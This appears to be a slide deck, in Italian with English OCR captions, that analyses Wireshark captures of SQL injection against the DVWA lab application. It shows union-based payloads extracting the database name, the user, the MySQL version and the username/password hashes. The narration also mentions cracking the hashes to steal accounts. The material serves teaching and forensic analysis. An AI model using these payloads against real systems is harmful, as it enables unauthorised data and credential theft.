
Follow HTTP Stream (tcp.stream eq 3)

Stream Content

```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
Wireshark: Find text
Find text: 1=1
Cancel Find
</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>
```

WIRESHARK MYSQL

L'attaccante ha continuato con una nuova query che ha permesso di ottenere la versione di MySQL in uso




The screenshot shows the Wireshark interface with a search dialog open. The search term entered is "1=1". The results window displays a portion of an HTML form and a block of MySQL query results. The query results include names like admin, Gordon, Hack, Pablo, and Bob, along with their Surnames and a MySQL version string: "5.7.12-0ubuntu1.1".

```
Wireshark: Find text
Find text: 1=1
Cancel Find
...</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>
```


WIRESHARK MYSQL

L'attaccante ha quindi cercato di ottenere una lista delle tabelle del database.



WIRESHARK MYSQL

Infine, l'attaccante ha utilizzato una query per recuperare gli username e gli hash delle password dalla tabella "users". Avendo trovato l'hash ci sono vari tool o siti per trovare una corrispondenza e risalire quindi alla password in chiaro da utilizzare per il furto dell'account.



The screenshot shows a portion of a web page source code and a 'Wireshark: Find text' dialog box. The source code includes a form for user input and several pre-tagged SQL injection payloads. The 'Find text' dialog has the value '1=1' entered in the search field, with the 'Find' button highlighted.

```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="">
....<input type="submit" name="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:</pre>
```



THANK
YOU